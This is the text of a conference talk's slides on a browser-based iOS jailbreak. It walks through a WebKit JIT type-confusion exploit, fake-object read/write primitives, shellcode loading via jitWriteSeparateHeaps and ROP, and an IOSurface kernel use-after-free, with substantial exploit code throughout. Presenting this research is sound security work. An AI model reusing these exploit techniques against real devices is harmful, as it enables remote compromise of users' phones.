

Totally Not Spyware: Jailbreaking from the Browser

Ben Sparkes (@iBSparkes)

\$ whoami

- @iBSparkes, or @PsychoTea
- Independent security researcher & bored college student
- 17 y/o, from the UK
- Interested in iOS/macOS, kernel exploitation, jailbreaking
- Working on iOS since late 2017
- Released/worked on/contributed to past public jailbreaks (Meridian, Totally Not Spyware, Electra, etc)
- Released machswap(1/2) iOS kernel exploit(s)
- 1/4 of Jake Blair (@s1guza, @littlelailo, @stek29)

\$ ls -la .

- Our Goal
- Attacking WebKit
- Hijacking WebContent: loading shellcode
- Playing with dyld
- Exploiting the kernel
- Demo

Our Goal

- Jailbreak from browser
- RCE in the browser, LPE to kernel, perform patches for jailbreak
- Load a webpage -> click a button -> ??? -> jailbroken
- Past web-based jailbreaks:
 - JailbreakMe 1.0
 - Star (2.0)
 - Saffron (3.0)
 - JailbreakMe 4.0
 - qwertyuiop's yalu933

Important note: it's not actually spyware



Our Goal

- Safari doesn't host the JS engine itself
- Separate process called "WebContent"
 - `/System/Library/Frameworks/WebKit.framework/XPCServices/com.apple.WebKit.WebContent.xpc/com.apple.WebKit.WebContent`
- Exploit some bug in the engine to get arbitrary read/write
- Build this primitive into arbitrary shellcode execution via ROP
- Exploit other daemons (sandbox escape) or the kernel itself
- Perform jailbreaking post-exploitation
 - Mount root FS as r/w & bootstrap
 - Nullify codesigning, sandboxing, & other mitigations
 - Install jailbreakd/other patches
 - etc...

Attacking WebKit

- WebKit for JS
- “Looking for an attack vector? Use WebKit!”
- Tesla’s, the Nintendo Switch, Wii-U
- JS interpreters & JIT will always be buggy
- WebKit is no exception (10 CVE’s in iOS 12.1.3 alone)
- Powerful
 - WebKit bug = 1-click RCE
 - WebKit bug + XSS = potential 0-click RCE
 - Used widely on the web
 - For Jailbreaking; end-user experience is fun & easy

iOS Attack Vectors

- Hardware attacks
- Bootchain (BootROM, iBoot)
- Baseband, WiFi, Bluetooth, et al. modems
- “Sideload” an app
- WebKit

The Perks of Attacking via WebKit

- The jailbreak “app” will never “expire”
- No Apple developer account needed (free or otherwise)
- Makes installation much easier - just install from a website
 - No need for a computer or shady web-based app store
- Can be saved/cached for use offline
- **Way cooler!**

All the benefits of sideloading, without any of the downsides

How?

Weapon of Choice: CVE-2018-4233

- Bug found by saelo
- Exploit by @_niklasb
- Used in Pwn2Own 2018
- JIT type confusion
- Gives addrof/fakeobj primitives
- Patched in iOS 11.4 (but works on 10.x)
- Very high success rate (>99%)
- Perfect!

```
// CVE-2018-4233
counter = 0
function trigger(constr, modify, res, val) {
    return eval(`
        var o = [13.37]
        var Constructor${counter} = function(o) { ${constr} }

        var hack = false

        var Wrapper = new Proxy(Constructor${counter}, {
            get: function() {
                if (hack) {
                    ${modify}
                }
            }
        })

        for (var i = 0; i < ITERS; ++i)
            new Wrapper(o)

        hack = true
        var bar = new Wrapper(o)
        ${res}
    `)
}
```

Building a Read/Write Primitive

“i don’t get all this javascript hate. you can basically do everything with it if you think about it” ~ @qwertyoruiopz

- JS’s Float64Array is managed by the JSArrayBufferView class in WK

```
private:
    Structure* m_structure;
    // FIXME: This should be CagedPtr<>.
    // https://bugs.webkit.org/show_bug.cgi?id=175515
    void* m_vector;
    uint32_t m_length;
    TypedArrayMode m_mode;
    Butterfly* m_butterfly;
};
```



- Set the Vector pointer to an arbitrary address -> arbitrary r/w
- Catch 22: no write primitive, no control of the Vector field

Building a Read/Write Primitive

- Properties are stored in the “butterfly”
 - Key/values, keys stored around the butterfly pointer
- 6+ inline slots directly after the object
- If we infoleak an object with `addrof(...)`, we know the address of these slots
 - Slots are at a known offset (0x10 in our case)
- Create an arbitrary JS object (`container = { ... }`)
- Then build a fake `Float64Array` in it
- Leak its address -> arbitrary `Float64Array` object



Building a Read/Write Primitive




Building a Read/Write Primitive

- Point the Vector field at an arbitrary address...?
- **Wrong!**
- Limitation: inline element array can only contain JSValue obj's
- Each element can only point at another JSObject
- Leak the address of a Uint8Array, and point our vector at that
- Access the Float64Array -> read and write directly Uint8Array

C++ object

Building a Read/Write Primitive



Building a Read/Write Primitive

- One small problem
- In the JSCell header, there is a per-type structure ID
- Allocated at runtime, and varies across WebKit builds
- Our fake Float64Array object must have a valid structure ID to be usable

Solution: There is this really cool 0day exploitation technique we can use instead!

The **first** known **use** of **brute-force** was in 1902.

Brute-force | Definition of Brute-force by Merriam-Webster

<https://www.merriam-webster.com/dictionary/brute-force>

~~0day~~ 43000day

Building a Read/Write Primitive

```
var structs = [];  
function sprayStructures() {  
  function randomString() {  
    return Math.random().toString(36).replace(/^[a-z]+/g, '').substr(0, 5);  
  }  
  for (var i = 0; i < 0x1000; i++) {  
    var a = new Float64Array(1);  
    a[randomString()] = 1337;  
    structs.push(a);  
  }  
}
```

Spray thousands of Float64Array's

Building a Read/Write Primitive

```
var container = {  
  jsCellHeader: jsCellHeader.asJSValue(),  
  butterfly: false,  
  vector: hax,  
  lengthAndFlags: (new Int64('0x0001000000000010')).asJSValue()  
};
```

#1: These values (which represent a fake Float64Array) are allocated in the inline property slots

```
var address = Add(stage1.addrof(container), 16);
```

#2: Infoleak, then add 0x10 bytes

```
var fakearray = stage1.fakeobj(address);
```

#3: Create a fakeobj at that address
fakearray is our fake Float64Array

```
while (!(fakearray instanceof Float64Array)) {  
  jsCellHeader.assignAdd(jsCellHeader, Int64.One);  
  container.jsCellHeader = jsCellHeader.asJSValue();  
}
```

#4: Use instanceof to brute force! :-)

Building a Read/Write Primitive

```
fakearray[0]: jsCellHeader: jsCellHeader.asJSValue(),  
fakearray[1]: butterfly: false,  
fakearray[2]: vector: hax,  
fakearray[3]: lengthAndFlags: (new Int64('0x0001000000000010')).asJSValue()
```

Overwrite fakearray[2] (the vector pointer)

Then perform either a read or a write

Note: i2f is used to convert from Int64 to JS float 64's

```
read: function(addr, length) {  
    fakearray[2] = i2f(addr);  
    var a = new Array(length);  
    for (var i = 0; i < length; i++)  
        a[i] = hax[i];  
    return a;  
},
```

```
write: function(addr, data) {  
    fakearray[2] = i2f(addr);  
    for (var i = 0; i < data.length; i++)  
        hax[i] = data[i];  
},
```

Shellcode

Hijacking WebContent: Shellcode

- Introducing JIT (Just In Time Compilation)
- The best piece of technology you will ever encounter in modern computing
- Can also be used for speeding up JavaScript.


```
$ jtool --ent WebContent | grep 'codesign' -A 1  
<key>dynamic-codesigning</key>  
<true/>
```

What does this mean?

- Relaxed codesigning!
- iOS does not typically allow RWX memory & unsigned executable pages; it does with JIT

Hijacking WebContent: Shellcode

- Just write straight into the RWX region & jump to it...?
- Not so easy
- ARMv8 enabled the use of execute-only memory
- So in iOS 10 (with A10), Apple introduced this*:



(from Ivan Krstić's BH 2016 talk)

*affects A7-A10, superseded by APRR in A11 & newer

Hijacking WebContent: Shellcode

- Get code exec by overwriting some JS vtab pointer
- Find jitWriteSeparateHeaps func and split heap region pointer
 - Used to calculate the offset we want to write to (ie. the end)
- ROP into jitWriteSeparateHeaps
- Both are easy to find (lol)
- JSC within the dyld shared cache contains symbols
- ...including ones defeating this security mechanism
- We need a symtab parser for ROP anyway, so `^-_ツ_/-`

Note: this mechanism still technically does it's job, just isn't much of a problem in our case

Hijacking WebContent: Shellcode

- Any offset pulled from the dyld cache symtab is unslid
- We must first defeat kASLR before we can use them
- Since we already have arbitrary read, this is easy
- Read some vtable method, this will be in some dyld cache library's __TEXT region
- Work downwards by 0x1000 until we reach the cache header

```
var anchor = memory.readInt64(vtab);
var hdr = Sub(anchor, anchor.lo() & 0xfff);
var b = [];
while(true)
{
    if(strcmp(memory.read(hdr, 0x10), "dyld_v1 arm64"))
    {
        break;
    }
    hdr = Sub(hdr, 0x1000);
}
```

Hijacking WebContent: Shellcode

```
var memPoolStart      = memory.readInt64(syms["__ZN3JSC32startOffFixedExecutableMemoryPoolE"]);
var memPoolEnd        = memory.readInt64(syms["__ZN3JSC30endOffFixedExecutableMemoryPoolE"]);

var jitWriteSeparateHeaps;
if (syms["__ZN3JSC29jitWriteSeparateHeapsFunctionE"]) {
    jitWriteSeparateHeaps = memory.readInt64(syms["__ZN3JSC29jitWriteSeparateHeapsFunctionE"]);
} else {
    jitWriteSeparateHeaps = Int64.Zero;
}
```

Finding the memory pool & write gadget

```
var payload = new Uint8Array(shsz.lo());
var paddr = memory.readInt64(Add(stage1.addrof(payload), 0x10));
var codeAddr = Sub(memPoolEnd, shsz);
```

Get the corresponding address of where we want to write to in the RW- region

Hijacking WebContent: Shellcode

```
if (jitWriteSeparateHeaps.lo() || jitWriteSeparateHeaps.hi()) {
    add_call(jitWriteSeparateHeaps
        , Sub(codeAddr, memPoolStart)    // off
        , paddr                          // src
        , shsz                          // size
    );
} else {
    fail('bi0n1c (c)');
}

segs.forEach(function(seg) {
    if (seg.prots.hi() & 2) { // VM_PROT_WRITE
        var addr = Add(seg.addr, codeAddr);
        add_call(mach_vm_protect
            , mach_task_self_    // task
            , addr               // addr
            , seg.size           // size
            , new Int64(0)       // set maximum
            , new Int64(0x13)    // prot (RW- | COPY)
        );
    }
})
```

```
add_call(jmpAddr);
```

Call the write gadget,
passing the offset into the
memory pool we want to
write to

Protect any writable
segment as RW-

Jump!


Playing with dyld

- We are now executing our own arbitrary opcodes, but our executable has not properly been loaded
- “Loaded”, aka linked and set up by dyld
- For this, Siguza wrote an arm64 assembly stub called genesis
 - a. Call `task_threads`, and kill each thread (apart from our own)
 - b. Get dyld’s address via the `task_info` API
 - c. Call `ImageLoaderMachO::instantiateMainExecutable`
 - d. Call `dyld::addImage`
 - e. Call `dyld::link`
 - f. Call `dyld::runInitializers`
 - g. Branch to `_main`

WebKit = Pwned


Local Privilege Escalation

Exploiting the Kernel: Attack Path



Exploiting the Kernel: Attack Path

Need to escape the app sandbox to widen our attack surface



Exploiting the Kernel: Attack Path

Need to escape
the app
sandbox to
widen our
attack surface

...or do we?



Exploiting the Kernel

- CVE-2017-13861
- Bug in IOSurface; a userland-reachable driver used for ~~privilege escalation~~ graphics, or something
- Can be reached from the WebContent sandbox
- Siguza to the rescue again

The screenshot shows the GitHub repository page for 'Siguza / v0rtex'. At the top, the repository name is displayed with a small icon. To the right, there are buttons for 'Watch' (35), 'Star' (190), and 'Fork' (90). Below this, a navigation bar contains links for 'Code', 'Issues' (0), 'Pull requests' (1), 'Security', and 'Insights'. The main heading of the repository is 'IOSurface exploit'. At the bottom, a summary bar shows '20 commits', '2 branches', '0 releases', '1 contributor', and the license 'MIT'. A blue progress bar is visible at the very bottom of the repository view.

Exploiting the Kernel

- Mach is the IPC protocol used for communicating with kernel drivers (user clients)
- Built by the **Mach Interface Generator (MIG)**
- MIG has some very important rules about reference counting
- Kernel implementations should *not* drop any references on an object when returning an error
- @windknown of Pangu Team dropped this blog post:
“IOSurfaceRootUserClient Port UAF”
- Enter IOSurface UserClient method #17...

Exploiting the Kernel

```
kern_return_t IOSurfaceRootUserClient_method17(__int64 this, __int64 a2, IOExternalMethodArguments *args)
{
    ret = 0xE00002BDLL;

    structIn = args->structureInput;
    asyncRef = args->asyncReference; /* takes the userland-provided asyncRef */

    v6 = *(this + 224);
    v8 = *(v6 + 344);
    if ( v8 )
    {
        /* refcon is provided in structIn+8
           checks if the refcon already exists before releasing it */
        while ( *(v8 + 32) != *(structIn + 8) || *(v8 + 88) != this )
        {
            v8 = *v8;
            if ( !v8 ) /* if the refcon was not found, set up a new one */
                goto LABEL_8;
        }
        IOUserClient::releaseAsyncReference64(asyncRef);
        ret = 0xE00002C9LL; /* then returns an error (!) */
    }
    else
    {
        LABEL_8:
        [...] /* set up the refcon */
    }
    return ret;
}
```

In some ~250
bytes of
assembly, it
breaks exactly
this rule.

*I hope this code is legible

Exploiting the Kernel

A quick, interesting aside:

- Buggy method executes asynchronously, leads to weird behaviour when triggering the bug
- Siguza used a notable technique
- First register the port to our task via `mach_ports_register` to increase refs
- Trigger the bug to drop a ref
- Then remove the port from our task to drop *another* ref, and cause a User-after-Free

Exploiting The Kernel

